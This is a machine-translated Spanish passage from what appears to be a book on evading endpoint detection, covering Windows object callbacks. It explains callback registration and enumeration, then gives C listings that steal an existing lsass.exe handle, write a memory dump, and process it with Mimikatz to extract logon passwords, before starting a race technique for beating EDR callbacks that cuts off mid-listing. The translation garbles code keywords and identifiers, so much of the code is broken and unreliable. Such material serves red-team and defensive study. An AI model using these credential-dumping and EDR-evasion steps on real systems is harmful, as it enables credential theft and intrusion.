A primera vista, la función de registro parece simple, requiriendo solo dos punteros como parámetros: el parámetro CallbackRegistration , que especifica

es la rutina de devolución de llamada en sí y otra información de registro, y RegistrationHandle, que recibe un valor que se pasa cuando el controlador desea anular el registro de la rutina de devolución de llamada.

A pesar de la definición simple de la función, la estructura que se pasa a través del parámetro CallbackRegistration no es nada de eso. El listado 4-1 muestra su definición.

```
typedef estructura _OB_REGISTRO_DE_RETROCESO_DE_LLAMADA {
    USHORT           Versión;
    USHORT           OperaciónRegistroConteo;
    Cadena UNICODE  Altitud;
    PVOID            Contexto de registro;
    OB_OPERACION_REGISTRO *OperaciónRegistro;
} REGISTRO DE RETROCESO DE LLAMADA OB, *REGISTRO DE RETROCESO DE LLAMADA POB;
```

Listado 4-1: Definición de la estructura OB_CALLBACK_REGISTRATION

Encontrará que algunos de estos valores son bastante sencillos. La versión del registro de devolución de llamada de objeto siempre será OB_FLT_REGISTRATION_VERSION (0x0100). El miembro OperationRegistrationCount es la cantidad de estructuras de registro de devolución de llamada que se pasan en el miembro OperationRegistration , y RegistrationContext es un valor que se pasa tal cual a las rutinas de devolución de llamada cuando se las invoca y se establece en nulo la mayoría de las veces.

El miembro Altitud es una cadena que indica el orden en el que se realiza la llamada. Se deben invocar rutinas de retorno. Una rutina previa a la operación con una altitud mayor se ejecutará antes, y una rutina posterior a la operación con una altitud mayor se ejecutará más tarde. Puede establecer este valor en cualquier valor, siempre y cuando el valor no esté en uso por las rutinas de otro controlador. Afortunadamente, Microsoft permite el uso de números decimales, en lugar de simplemente números enteros, lo que reduce las posibilidades generales de colisiones de altitud.

Esta función de registro se centra en su parámetro OperationRegistration y la matriz de estructuras de registro a las que apunta. La definición de esta estructura se muestra en el Listado 4-2. Cada estructura de esta matriz especifica si la función está registrando una rutina de devolución de llamada previa o posterior a la operación.

```
typedef struct _OB_OPERACIÓN_REGISTRO {
    TIPO_DE_OBJETO      *TipoObjeto;
    OB_OPERACIÓN         Operaciones;
    POB_PRE_OPERATION_CALLBACK PreOperación;
```

```

    POB_POST_OPERATION_CALLBACK PostOperación;
} OB_OPERACIÓN_REGISTRO, *POB_OPERACIÓN_REGISTRO;

```

Listado 4-2: La definición de la estructura OB_OPERATION_REGISTRATION

La Tabla 4-1 describe cada miembro y su propósito. Si tiene curiosidad sobre qué es exactamente lo que monitorea un controlador, estas estructuras contienen la mayor parte de la información que le interesa.

Tabla 4-1: Miembros de la estructura OB_OPERATION_REGISTRATION

Miembro	Objetivo
Tipo de objeto	Un puntero al tipo de objeto que el desarrollador del controlador desea monitorear. Al momento de escribir este artículo, hay tres valores admitidos: <ul style="list-style-type: none"> • PsProcessType (procesos) • PsThreadType (hilos) • ExDesktopObjectType (escritorios)
Operaciones	Un indicador que indica el tipo de operación de identificador que se debe supervisar. Puede ser OB_OPERATION_HANDLE_CREATE, para supervisar solicitudes de identificadores nuevos, u OB_OPERATION_HANDLE_DUPLICATE, para supervisar solicitudes de duplicación de identificadores.
PreOperación	Un puntero a una rutina de devolución de llamada previa a la operación. Esta rutina se invocará antes de que se complete la operación de control.
PostOperación	Un puntero a una rutina de devolución de llamada posterior a la operación. Esta rutina se invocará después de que se complete la operación de control.

Analizaremos estos miembros con más detalle en “Cómo detectar las acciones de un conductor una vez activadas” en la página 66.

Monitoreo de solicitudes de manejo de procesos nuevas y duplicadas

Los EDR suelen implementar devoluciones de llamadas previas a la operación para supervisar las solicitudes de identificadores de procesos nuevos y duplicados. Si bien supervisar las solicitudes de identificadores de subprocesos y de escritorio también puede ser útil, los atacantes solicitan identificadores de procesos con mayor frecuencia, por lo que generalmente brindan información más relevante. El listado 4-3 muestra cómo un EDR podría implementar una devolución de llamada de este tipo en un controlador.

Nombre de la variable PVOID:

```
NTSTATUS DriverEntry (PDRIVER_OBJECT pDriverObj, PUNICODE_STRING pRegPath)
{
```

```
    NTSTATUS estado = ESTADO_ÉXITO;
```

```
    OB_CALLBACK_REGISTRATION Registro de devolución de llamada;
```

```
    OB_OPERACION_REGISTRO OperationReg;
```

```
    RtlZeroMemory(&CallbackReg, tamaño de(OB_CALLBACK_REGISTRATION));
```

```
    RtlZeroMemory(&OperationReg, tamaño de(OB_OPERATION_REGISTRATION));
```

```
--recorte--
```

```
    CallbackReg.Version = OB_FLT_REGISTRATION_VERSION;
```

```
    1 CallbackReg.OperationRegistrationCount = 1;
```

```

RtlInitUnicodeString(&CallbackReg.Alitude, 2 L"28133.08004");
CallbackReg.RegistrationContext = NULL;

OperaciónReg.ObjectType = 3 PsProcessType;
OperationReg.Operations = 4 CREAR_IDENTIFICADOR_OPERACIÓN_OB | DUPLICAR_IDENTIFICADOR_OPERACIÓN_OB;
5 OperaciónReg.PreOperation = ObjectNotificationCallback;

CallbackReg.OperationRegistration = 6 &OperationReg;

estado = 7 ObRegisterCallbacks(&CallbackReg, &g_pObCallbackRegHandle);
si (!INT_SUCCESS(estado))
{
    estado de retorno;
}

--recorte--
}

OB_PREOP_CALLBACK_STATUS ObjetoNotificaciónCallback(
    Contexto de registro de PVOID,
    INFORMACIÓN PREVIA A LA OPERACIÓN (información)
{
    --recorte--
}

```

Listado 4-3: Registro de una rutina de notificación de devolución de llamada previa a la operación

En este controlador de ejemplo, comenzamos por completar la estructura de registro de devolución de llamada. Los dos miembros más importantes son OperationRegistrationCount, que configuramos en 1, lo que indica que estamos registrando solo una rutina de devolución de llamada 1, y la altitud, que configuramos en un valor arbitrario 2 para evitar colisiones con las rutinas de otros controladores.

A continuación, configuramos la estructura de registro de operaciones. Establecemos ObjectType a PsProcessType 3 y Operations a valores que indican que estamos interesados en monitorear operaciones de manejo de procesos nuevas o duplicadas 4. Por último, configuramos nuestro miembro PreOperation para que apunte a nuestra función de devolución de llamada interna 5.

Finalmente, vinculamos nuestra estructura de registro de operaciones a la estructura de registro de devolución de llamada pasando un puntero a ella en el miembro OperationRegistration 6. En este punto, estamos listos para llamar a la función de registro 7. Cuando esta función se complete, nuestra rutina de devolución de llamada comenzará a recibir eventos y recibiremos un valor que podemos pasar a la función de registro para anular el registro de la rutina.

Detección de objetos que un EDR está monitoreando

¿Cómo podemos detectar qué objetos está monitoreando un EDR? Al igual que con los otros tipos de notificaciones, cuando se llama a una función de registro, el sistema agregará la rutina de devolución de llamada a una matriz de rutinas. Sin embargo, en el caso de las devoluciones de llamadas de objetos, la matriz no es tan sencilla como en otros casos.

¿Recuerdas esos indicadores que pasamos a la estructura de registro de operaciones para indicar qué tipo de objeto nos interesaba monitorear?

Hasta ahora, en este libro, nos hemos encontrado principalmente con punteros a estructuras, pero estos punteros hacen referencia a valores en una enumeración. Echemos un vistazo a nt!PsProcessType para ver qué está pasando. Los tipos de objetos como nt!PsProcessType son en realidad estructuras OBJECT_TYPE . El Listado 4-4 muestra cómo se ven en un sistema en vivo usando el depurador WinDbg.

```
2: kd> dt nt!OBJECT_TYPE punto(nt!PsTipoProceso)
+0x000 Lista de tipos : _ENTRADA_DE_LISTA [ 0xffffad8b`9ec8e220 - 0xffffad8b`9ec8e220 ]
+0x010 Nombre : _UNICODE_STRING "Proceso"
+0x020 Objeto predeterminado: (nulo) ...
+0x028 Índice: 0x7 +0x02c NúmeroTotalDeObjetos: 0x7c
+0x030 Número total de identificadores: 0x4ce
+0x034 Número alto de objetos en agua: 0x7d
+0x038 Número alto de identificadores de agua: 0x4f1
+0x040 Tipo de información : _INICIALIZADOR_DE_TIPO_DE_OBJETO
+0x0b8 Bloqueo de tipo : _EX_PUSH_LOCK
+0x0c0 Clave : 0x636f7250
+0x0c8 Lista de devolución de llamadas : _ENTRADA_DE_LISTA [ 0xffff9708`64093680 - 0xffff9708`64093680 ]
```

Listado 4-4: El nt!OBJECT_TYPE al que apunta nt!PsProcessType

La entrada CallbackList en el desplazamiento 0x0c8 nos resulta particularmente interesante, ya que apunta a una estructura LIST_ENTRY , que es el punto de entrada, o encabezado, de una lista doblemente enlazada de rutinas de devolución de llamadas asociadas con el tipo de objeto de proceso. Cada entrada de la lista apunta a un CALLBACK_ENTRY_ITEM no documentado. Estructura. La definición de esta estructura se incluye en el Listado 4-5.

```
Estructura de tipo definido _CALLBACK_ENTRY_ITEM {
    LIST_ENTRY ListaDeElementosDeEntrada;
    OB_OPERATION Operaciones;
    DWORD Activo;
    PCALLBACK_ENTRY Entrada de devolución de llamada;
    POBJECT_TYPE TipoObjeto;
    POB_PRE_OPERATION_CALLBACK PreOperación;
    POB_POST_OPERATION_CALLBACK PosiOperación;
    __int64 desconocido;
}
```

ELEMENTO DE ENTRADA DE DEVOLUCIÓN DE LLAMADA ELEMENTO DE ENTRADA DE BACK DE PCALL;

Listado 4-5: Definición de la estructura CALLBACK_ENTRY_ITEM

El miembro PreOperation de esta estructura reside en el desplazamiento 0x028. Si Podemos recorrer la lista enlazada de devoluciones de llamadas y obtener el símbolo en la dirección a la que apunta este miembro en cada estructura, podemos enumerar los controladores que monitorean las operaciones de control de procesos. WinDbg viene al rescate una vez más, ya que admite la creación de scripts para hacer exactamente lo que queremos, como se demuestra en el Listado 4-6.

```
2: kd> !list -x ".if (poi(@$extret+0x28) != 0) { !mDva (poi(@$extret+0x28)); }"
(punto!PsProcessType)+0xc8)
```

Explorar la lista completa de módulos		
comenzar	fin	nombre del módulo

```
fffff802'73b80000 fffff802'73bf2000 WdFilter (sin símbolos)
Archivo de imagen de símbolo cargado: WdFilter.sys
1 Ruta de la imagen: \SystemRoot\system32\drivers\wd\WdFilter.sys
Nombre de la imagen: WdFilter.sys
Explorar todos los datos de funciones de símbolos globales
La imagen fue construida con la bandera /Bprepro.
Marca de tiempo: 629E0677 (Este es un hash de archivo de compilación reproducible, no una marca de tiempo)
tiempo: CheckSum: 0006EF0F
Tamaño de la imagen: 00072000
Traducciones: 0000.04b0 0000.04e4 0409.04b0 0409.04e4
Información de las tablas de recursos:
```

Listado 4-6: Enumeración de devoluciones de llamadas previas a la operación para operaciones de manejo de procesos

Este comando del depurador básicamente dice: "Recorra la lista enlazada comenzando en la dirección apuntada por el miembro CallbackList del nt!_OBJECT_TYPE estructura para nt!PsProcessType, que imprime la información del módulo si la dirección apuntada por el miembro PreOperation no es nula".

En mi sistema de prueba, WdFilter.sys 1 de Defender es el único controlador con una devolución de llamada registrada. En un sistema real con un EDR implementado, casi con certeza verá el controlador de EDR registrado junto con Defender. Puede usar el mismo proceso para enumerar las devoluciones de llamada que monitorean las operaciones de los controladores de subprocesos o de escritorio, pero estas suelen ser mucho menos comunes. Además, si Microsoft agregara la capacidad de registrar devoluciones de llamada para otros tipos de controladores de objetos, operaciones, como por ejemplo para tokens, este proceso también podría enumerarlas.

Detección de las acciones de un conductor una vez activadas

Si bien le resultará útil saber qué tipos de objetos le interesa monitorear a un EDR, la información más valiosa es lo que hace realmente el controlador cuando se activa. Un EDR puede hacer muchas cosas, desde observar silenciosamente las actividades del código hasta interferir activamente con las solicitudes. Para comprender lo que podría hacer el controlador, primero debemos observar los datos con los que trabaja.

Cuando alguna operación de manejo invoca una devolución de llamada registrada, la devolución de llamada recibirá un puntero a una estructura OB_PRE_OPERATION_INFORMATION , si es una devolución de llamada previa a la operación, o a una estructura OB_POST_OPERATION_INFORMATION . Estructura, si se trata de una rutina posterior a la operación. Estas estructuras son muy similares, pero la versión posterior a la operación contiene solo el código de retorno de la operación de control y sus datos no se pueden modificar. Las devoluciones de llamadas previas a la operación son mucho más frecuentes porque ofrecen al controlador la capacidad de interceptar y modificar la operación de control. Por lo tanto, centraremos nuestra atención en la estructura previa a la operación, que se muestra en el Listado 4-7.

```
typedef estructura _OB_PRE_OPERACIÓN_INFORMACIÓN {
    OB_OPERACIÓN Operación;
    unión {
        Banderas ULONG;
        estructura {
            Mango de núcleo ULONG: 1;
            ULONG Reservado: 31;
        }
    }
}
```

```

    };
};

PVOID Objeto;
TIPO_DE_OBJETO Tipo de objeto;
PVOID Contexto de llamada;
POB_PRE_OPERATION_PARAMETERS Parámetros;
} INFORMACIÓN PREVIA A LA OPERACIÓN OB, *INFORMACIÓN PREVIA A LA OPERACIÓN POB;

```

Listado 4-7: Definición de la estructura OB_PRE_OPERATION_INFORMATION

Al igual que el proceso de registro de la devolución de llamada, el análisis de la notificación... La gestión de datos es un poco más compleja de lo que parece. Repasemos las piezas importantes. En primer lugar, el identificador de operación identifica si la operación que se está realizando es la creación de un nuevo identificador o la duplicación de uno existente. Un desarrollador de EDR puede usar este identificador para realizar diferentes acciones según el tipo de operación que esté procesando. Además, si el valor de KernelHandle no es cero, el identificador es un identificador de kernel y una función de devolución de llamada rara vez lo procesará. Esto permite que el EDR reduzca aún más el alcance de los eventos que necesita monitorear para brindar una cobertura efectiva.

El puntero Object hace referencia al objetivo de la operación de control. El controlador puede usarlo para investigar más a fondo este objetivo, por ejemplo, para obtener información sobre su proceso. El puntero ObjectType indica si la operación tiene como objetivo un proceso o un subproceso, y el puntero Parameters hace referencia a una estructura que indica el tipo de operación que se está procesando (ya sea creación o duplicación de un control).

El controlador utiliza prácticamente todo lo que hay en esta estructura hasta llegar al miembro Parameters para filtrar la operación. Una vez que sabe con qué tipo de objeto está trabajando y qué tipos de operaciones procesará, rara vez realizará comprobaciones adicionales más allá de averiguar si el identificador es un identificador de kernel. La verdadera magia comienza una vez que comenzamos a procesar la estructura a la que apunta el miembro Parameters . Si la operación es para la creación de un nuevo identificador, recibiremos un puntero a la estructura definida en el Listado 4-8.

```

typedef estructura _OB_PRE_CREATE_HANDLE_INFORMATION {
    MÁSCARA DE ACCESO Acceso deseado;
    MÁSCARA DE ACCESO Acceso deseado original;
} OB_PRE_CREAR_INFORMACIÓN_DE_MANEJO, *POB_PRE_CREAR_INFORMACIÓN_DE_MANEJO;

```

Listado 4-8: Definición de la estructura OB_PRE_CREATE_HANDLE_INFORMATION

Los dos valores ACCESS_MASK especifican los derechos de acceso que se otorgarán al identificador. Estos pueden configurarse en valores como PROCESS_VM_OPERATION o THREAD_SET_THREAD_TOKEN, que pueden pasarse a funciones en dwDesiredAccess parámetro al abrir un proceso o hilo.

Quizás se pregunte por qué esta estructura contiene dos copias del mismo valor. Bueno, la razón es que las notificaciones previas a la operación le dan al controlador la capacidad de modificar las solicitudes. Supongamos que el controlador desea evitar que los procesos lean la memoria del proceso lsass.exe . Para leer eso

Para acceder a la memoria del proceso, el atacante primero tendría que abrir un identificador con los derechos adecuados, por lo que podría solicitar PROCESS_ALL_ACCESS. El controlador recibiría esta nueva notificación de identificador de proceso y vería la máscara de acceso solicitada en el miembro OriginalDesiredAccess de la estructura. Para evitar el acceso, el controlador podría eliminar PROCESS_VM_READ al cambiar el bit asociado con este derecho de acceso en el miembro DesiredAccess mediante el operador de complemento bit a bit (~). Al cambiar este bit, se evita que el controlador obtenga ese derecho en particular, pero se le permite conservar todos los demás derechos solicitados.

Si la operación es para la duplicación de un identificador existente, recibiremos un puntero a la estructura definida en el Listado 4-9, que incluye dos punteros adicionales.

```
typedef estructura _OB_PRE_DUPLICATE_HANDLE_INFORMATION {
    MÁSCARA DE ACCESO Acceso deseado;
    MÁSCARA DE ACCESO Acceso deseado original;
    PVOID     Proceso de origen;
    PVOID     ProcesoObjetivo;
} OB_PRE_DUPLICADO_INFORMACIÓN_DE_MANEJO, *POB_PRE_DUPLICADO_INFORMACIÓN_DE_MANEJO;
```

Listado 4-9: Definición de la estructura OB_PRE_DUPLICATE_HANDLE_INFORMATION

El miembro SourceProcess es un puntero al objeto de proceso desde el que se originó el identificador, y TargetProcess es un puntero al proceso que recibe el identificador. Estos coinciden con los parámetros hSourceProcessHandle y hTargetProcessHandle que se pasan a la función de kernel de duplicación de identificadores.

Cómo evadir devoluciones de llamadas de objetos durante un ataque de autenticación

Sin lugar a dudas, uno de los procesos que más atacan los atacantes es lsass.exe, que se encarga de gestionar la autenticación en modo usuario. Su espacio de direcciones puede contener credenciales de autenticación en texto sin formato que los atacantes pueden extraer con herramientas como Mimikatz, ProcDump e incluso el Administrador de tareas.

Debido a que los atacantes han atacado a lsass.exe de forma tan extensa, los proveedores de seguridad han invertido mucho tiempo y esfuerzo en detectar su uso indebido. Las notificaciones de devolución de llamadas de objetos son una de sus fuentes de datos más sólidas para este propósito. Para determinar si la actividad es maliciosa, muchos EDR se basan en tres datos que se pasan a su rutina de devolución de llamadas en cada nueva solicitud de identificador de proceso: el proceso desde el que se realizó la solicitud, el proceso para el que se solicita el identificador y la máscara de acceso o los derechos solicitados por el proceso que realiza la llamada.

Por ejemplo, cuando un operador solicita un nuevo identificador de proceso para lsass.exe, el controlador de EDR determinará la identidad del proceso que realiza la llamada y comprobará si el destino es lsass.exe. Si es así, podría evaluar los derechos de acceso solicitados para ver si el solicitante solicitó PROCESS_VM_READ, que necesitaría para leer la memoria del proceso. A continuación, si el solicitante

no pertenece a una lista de procesos que deberían poder acceder a lsass.exe, el controlador podría optar por devolver un identificador no válido o uno con una máscara de acceso modificada y notificar al agente sobre el comportamiento potencialmente malicioso.

NOTA: Los defensores a veces pueden identificar herramientas de ataque específicas en función de las máscaras de acceso solicitadas. Muchas herramientas ofensivas solicitan máscaras de acceso excesivas, como PROCESS_ALL_ACCESS, o atípicas, como la solicitud de Mimikatz para PROCESS_VM_READ | PROCESS_QUERY_LIMITED_INFORMATION, al abrir los identificadores de proceso.

En resumen, un EDR hace tres suposiciones en su estrategia de detección: que el proceso que realiza la llamada abrirá un nuevo identificador para lsass.exe, que el proceso será atípico y que la máscara de acceso solicitada permitirá al solicitante leer la memoria de lsass.exe. Los atacantes podrían usar estas suposiciones para eludir la lógica de detección del agente.

Realizar robo de manija

Una forma en que los atacantes pueden evadir la detección es duplicar un identificador para lsass.exe propiedad de otro proceso. Pueden descubrir estos identificadores a través de la API ntdll!

NtQuerySystemInformation(), que proporciona una característica increíblemente útil: la capacidad de ver la tabla de identificadores del sistema como un usuario sin privilegios.

Esta tabla contiene una lista de todos los controladores abiertos en los sistemas, incluidos objetos como mutex, archivos y, lo más importante, procesos. La lista 4-10 muestra cómo el malware puede consultar esta API.

```
INFORMACIÓN_DE_MANEJO_DE_PSYSTEM Obtener identificadores_del_sistema()
{
    NTSTATUS estado = ESTADO_EXITO;
    INFORMACIÓN_DE_MANEJO_PSYSTEM pHandleInfo = NULL;
    ULONG ulSize = tamaño de (INFORMACIÓN_DEL_MANEJO_DEL_SISTEMA);

    pHandleInfo = (INFORMACIÓN_DEL_MANEJO_DEL_PSYSTEM)malloc(ulSize);
    si (!pHandleInfo)
    {
        devuelve NULL;
    }

    estado = NtQuerySystemInformation(
        1 Información del controlador del sistema,
        información de pHandle,
        ulTamaño, &ulTamaño);

    mientras (estado == LONGITUD_DE_INFORMACIÓN_DE_ESTADO_NO_COINCIDIR)
    {
        libre(pHandleInfo);
        pHandleInfo = (INFORMACIÓN_DEL_MANEJO_DEL_PSYSTEM)malloc(ulSize);
        estado = NtQuerySystemInformation(
            Información del controlador del sistema, 1
            2 información de pHandle,
            ulTamaño, &ulTamaño);
    }
}
```

```

    si (estado != ESTADO_EXITOSO) {

        devuelve NULL;
    }
}

```

Listado 4-10: Recuperación de la tabla de identificadores

Al pasar la clase de información SystemHandleInformation a esta función 1, el usuario puede recuperar una matriz que contiene todos los controladores activos en el sistema. Una vez que se completa esta función, almacenará la matriz en una variable miembro de la estructura SYSTEM_HANDLE_INFORMATION 2.

A continuación, el malware podría iterar sobre la matriz de identificadores, como se muestra en el Listado 4-11, y filtrar aquellos que no puede usar.

```

para (DWORD i = 0; i < pHandleInfo->NumberOfHandles; i++) {

    INFORMACIÓN DE ENTRADA DE TABLA DE IDENTIFICADORES DEL SISTEMA handleInfo = pHandleInfo->Handles[i];

    1 si (handleInfo.UniqueProcessId != g_dwLsassPid && handleInfo.UniqueProcessId != 4) {

        MANEJAR hTargetProcess =

            OpenProcess( PROCESS_DUP_HANDLE, FALSO, handleInfo.UniqueProcessId);

        si (hTargetProcess == NULL) {

            continuar;
        }

        HANDLE hDuplicateHandle = NULL; si (!
        DuplicateHandle( hTargetProcess,
            (HANDLE)handleInfo.HandleValue,
            GetCurrentProcess(),
            &hDuplicateHandle, 0,
            0, DUPLICATE_SAME_ACCESS))
        {

            continuar;
        }

        estado =
            NtQueryObject(hDuplicateHandle,
            Información del tipo de objeto,
            NULL, 0, &uiReturnLength); si
        (estado == STATUS_INFO_LENGTH_MISMATCH) {

            INFORMACIÓN_DE_TIPO_DE_OBJETO_PÚBLICO pObjectTypeInfo =
                (INFORMACIÓN_DE_TIPO_DE_OBJETO_PÚBLICO)malloc(uiReturnLength);
            si (!pObjectTypeInfo) {

                romper;
            }
        }
    }
}

```

```

estado = NtQueryObject( hDuplicateHandle,
    2 ObjectTypeInformation,
    pObjectTypeInfo,
    ulReturnLength,
    &ulReturnLength); si (estado != ESTADO_EXITO) {
    continuar;
}

3 si (!wcsicmp(pObjectTypeInfo->TypeName.Buffer, L"Proceso"))
{
    --recorte--
}

libre(pObjectTypeInfo);
}
}
}

```

Listado 4-11: Filtrado solo para identificadores de procesos

Primero nos aseguramos de que ni lsass.exe ni el proceso del sistema sean propietarios el identificador 1, ya que esto podría activar alguna lógica de alerta. Luego, llamamos a ntdll!NtQueryObject() y pasamos ObjectTypeInfo 2 para obtener el tipo de objeto al que pertenece el identificador. A continuación, determinamos si el identificador es para un objeto de proceso 3 para que podamos filtrar todos los demás tipos, como archivos y mutex.

Después de completar este filtrado básico, debemos investigar un poco más los identificadores para asegurarnos de que tengan los derechos de acceso que necesitamos para volcar la memoria del proceso. El listado 4-12 se basa en el listado de código anterior.

```

si (!wcsicmp(pObjectTypeInfo->TypeName.Buffer, L"Proceso")) {

    LPWSTR szImageName = (LPWSTR)malloc(MAX_PATH * tamaño de(WCHAR)); *
    DWORD tamaño_dw = RUTA_MÁXIMA tamaño de(WCHAR);

    1 si (QueryFullProcessImageNameW(hDuplicateHandle, 0, szImageName, &dwSize)) {

        si (!IsLsassHandle(szImageName) &&
            (handleEntryInfo.GrantedAccess & PROCESS_VM_READ) == PROCESS_VM_READ &&
            (handleEntryInfo.GrantedAccess & PROCESS_QUERY_INFORMATION) ==
                PROCESS_QUERY_INFORMATION)
        {

            MANEJAR hOutFile = CreateFileW( L"C:
                \\lsa.dmp",
                GENERIC_WRITE,
                0,
                NULL,
                CREAR_SIEMPRE,
                0, NULL);
        }
    }
}

```

```

2 si (MiniDumpWriteDump(
    hDuplicateHandle,
    dwLsassPid,
    Archivo de salida h,
    MinidumpConMemoriaCompleta,
    NULO, NULO, NULO))
{
    romper;
}

CerrarManejador(hOutFile);
}
}
}

```

Listado 4-12: Evaluación de identificadores duplicados y volcado de memoria

Primero obtenemos el nombre de la imagen para el proceso 1 y lo pasamos a un interno Función IsLsassHandle(), que se asegura de que el identificador del proceso sea para lsass.exe. A continuación, verificamos los derechos de acceso del identificador, buscando PROCESS_VM_READ y PROCESS_QUERY_INFORMATION, porque la API que usaremos para leer la memoria del proceso lsass.exe los requiere. Si encontramos un identificador existente para lsass.exe con los derechos de acceso requeridos, pasamos el identificador duplicado a la API y extraemos su información 2.

Usando este nuevo identificador, podríamos crear y procesar un lsass.exe Volcado de memoria con una herramienta como Mimikatz. El listado 4-13 muestra este procedimiento.

```

C:\> ManejarDuplicación.exe
Identificador de la prueba LSASS: 854
[+] ¡Encontré un usuario con los derechos requeridos!
    PID del propietario: 17600
    Valor del identificador: 0xffff8
    Acceso concedido: 0xffffffff
[>] Volcando la memoria LSASS al archivo DMP...
[+] Memoria LSASS volcada C:\lsas.dmp

C:\> mimikatz.exe

mimikatz # sekurlsa::minivolcado C:\lsas.dmp
Cambiar a MINIDUMP: 'C:\lsas.dmp'

mimikatz # sekurlsa::contraseñas de inicio de sesión
Apertura: archivo 'C:\lsas.dmp' para minidump...

Id. de autenticación: 0; 6189696 (00000000:005e7280)
Sesión :RemotoInteractivo desde 2
Nombre de usuario: highpriv
Dominio :VÍA LÁCTEA
Servidor de inicio de :SOL
sesión --snip--


```

Listado 4-13: Volcado de memoria de lsass.exe y procesamiento del minivolcado con Mimikatz

Como puede ver, nuestra herramienta determina que PID 17600, que corresponde En mi host de prueba, Process Explorer tenía un identificador para lsass.exe con la máscara de acceso PROCESS_ALL_ACCESS (0x1FFFFFF). Usamos este identificador para volcar la memoria a un archivo, C:\lsass.dmp. A continuación, ejecutamos Mimikatz y lo usamos para procesar el archivo, luego usamos el comando sekurlsa::logonpasswords para extraer el material de credenciales. Tenga en cuenta que podríamos realizar estos pasos de Mimikatz fuera del objetivo para reducir nuestro riesgo de detección, ya que estamos trabajando con un archivo y no con memoria activa.

Si bien esta técnica evadiría ciertos sensores, un EDR aún podría Detectar nuestro comportamiento de muchas maneras. Recuerde que las devoluciones de llamadas de objetos pueden recibir notificaciones sobre solicitudes duplicadas. El listado 4-14 muestra cómo podría verse esta lógica de detección en un controlador de EDR.

```
OB_PREOP_CALLBACK_STATUS ObjetoNotificaciónCallback()
    Contexto de registro de PVOID,
    INFORMACIÓN PREVIA A LA OPERACIÓN (Información)
{
    NTSTATUS estado = ESTADO_EXITO;
    1 si (Info->TipoObjeto == *PsProcessType)
    {
        si (Info->Operación == OB_OPERATION_HANDLE_DUPLICATE)
        {
            PUNICODE_STRING psTargetProcessName = HelperGetProcessName(
                (PEPROCESS)Info->Objeto);
            si (!psTargetProcessName)
            {
                devolver OB_PREOP_SUCCESS;
            }

            CADENA UNICO sLsaProcessName = RTL_CONSTANT_STRING(L"lsass.exe");
            2 si (FsRtlAreNamesEqual(psTargetProcessName, &sLsaProcessName, VERDADERO, NULO))
            {
                --recorte--
            }
        }
    }
    --recorte--
}
```

Listado 4-14: Filtrado de eventos de duplicación de identificadores en el nombre del proceso de destino

Para detectar solicitudes duplicadas, el EDR podría determinar si el miembro ObjectType de la estructura OB_PRE_OPERATION_INFORMATION , que se pasa a la rutina de devolución de llamada, es PsProcessType y, de ser así, si su miembro Operation es OB_OPERATION_HANDLE_DUPLICATE 1. Mediante un filtrado adicional, podríamos determinar si estamos ante la técnica descrita anteriormente. A continuación, podríamos comparar el nombre del proceso de destino con el nombre de un proceso sensible, o una lista de ellos 2.

Un controlador que implementa esta comprobación detectará identificadores de procesos duplicados. La operación se realizó con kernel32!DuplicateHandle(). La Figura 4-1 muestra un EDR simulado que informa el evento.

Figura 4-1: Detección de duplicación de identificadores de procesos

Lamentablemente, al momento de escribir este artículo, muchos sensores realizan comprobaciones solo en nuevas solicitudes de control y no en solicitudes duplicadas. Sin embargo, esto puede cambiar en el futuro, por lo que siempre debe evaluar si el controlador del EDR realiza esta comprobación.

Acelerando la rutina de devolución de llamadas

En su artículo de 2020 “Rápido y furioso: superando las rutinas de notificación del kernel de Windows desde el modo usuario”, Pierre Ciholas, Jose Miguel Such, Angelos K. Marnerides, Benjamin Green, Jiajie Zhang y Utz Roedig demostraron un enfoque novedoso para evadir la detección mediante devoluciones de llamadas de objetos.

Su técnica consiste en solicitar un identificador a un proceso antes de que la ejecución haya sido transferida a la rutina de devolución de llamada del controlador. Los autores describieron dos formas distintas de ejecutar rutinas de devolución de llamada, que se tratan en las secciones siguientes.

Creación de un objeto de trabajo en el proceso principal

La primera técnica funciona en situaciones en las que un atacante quiere obtener acceso a un proceso cuyo padre es conocido. Por ejemplo, cuando un usuario hace doble clic en una aplicación en la interfaz gráfica de usuario de Windows, su proceso padre debería ser explorer.exe.

En esos casos, el atacante conoce con certeza quién es el padre de su proceso de destino, lo que le permite usar algo de magia de Windows, que analizaremos en breve, para abrir un identificador para el proceso secundario de destino antes de que el controlador tenga tiempo de actuar. El listado 4-15 muestra esta técnica en acción.

```
int principal(int argc, char* argv[])
{
    MANEJAR hParent = VALOR_MANEJAR_INVÁLIDO;
    MANEJAR hIoCompletionPort = VALOR_MANEJAR_INVÁLIDO;
    MANEJAR hJob = VALOR_MANEJAR_INVÁLIDO;
    PUERTO_DE_FINALIZACIÓN_ASOCIADO_OBJETO_DE_TRABAJO puerto_trabajo;
    MANEJAR hThread = VALOR_MANEJAR_INVÁLIDO;

    --recorte--

    hParent = OpenProcess(PROCESO_TODO_EL_ACCESO, verdadero, atoi(argv[1]));

    1 hJob = CreateJobObjectW(nullptr, L"ConductorCorredor");

    hIoCompletionPort = 2 CrearIoCompletionPort(
        VALOR DE IDENTIFICADOR NO VÁLIDO,
        nuloptr,
        0,
        );
};
```

```

puertoDeTrabajo = PUERTO_DE_FINALIZACIÓN_ASOCIADO_DE_OBJETO_DE_TRABAJO(
    VALOR DE IDENTIFICADOR NO
    VÁLIDO, hIoCompletionPort
);

si (!SetInformationJobObject( hJob,
    JobObjectAssociateCompletionPortInformation, &jobPort,
    tamaño de
    (JOBJECT_ASSOCIATE_COMPLETION_PORT)
))
{
    devolver GetLastError();
}

si (!AsignarProcesoAOBJetoDeTrabajo(hTrabajo, hParente)) {

    devolver GetLastError();
}

hThread = CreateThread(punto
    nulo, 0,
    3 (LPTHREAD_START_ROUTINE) Obtener identificadores
    secundarios,
    &hIoCompletionPort, 0, nullptr
);

WaitForSingleObject(hThread, INFINITO);

--recorte--
}

```

Listado 4-15: Configuración de un objeto de trabajo y un puerto de finalización de E/S para consultar

Para obtener un identificador para un proceso protegido, el operador crea un objeto de trabajo en el padre conocido 1. Como resultado, el proceso que colocó el objeto de trabajo recibirá una notificación de cualquier nuevo proceso secundario creado a través de un puerto de finalización de E/S 2. El proceso de malware debe entonces consultar este puerto de finalización de E/S lo más rápido posible. En nuestro ejemplo, la función interna GetChildHandles() 3, ampliada en el Listado 4-16, hace justamente eso.

```

vacío GetChildHandles(HANDLE* hIoCompletionPort) {

    DWORD dwBytes = 0;
    ULONG_PTR lpKey = 0;
    LPOVERLAPPED lpOverlapped = nullptr;
    MANEJAR hChild = VALOR_MANEJAR_INVÁLIDO;
    WCHAR pszProcess[RUTA_MÁXIMA];

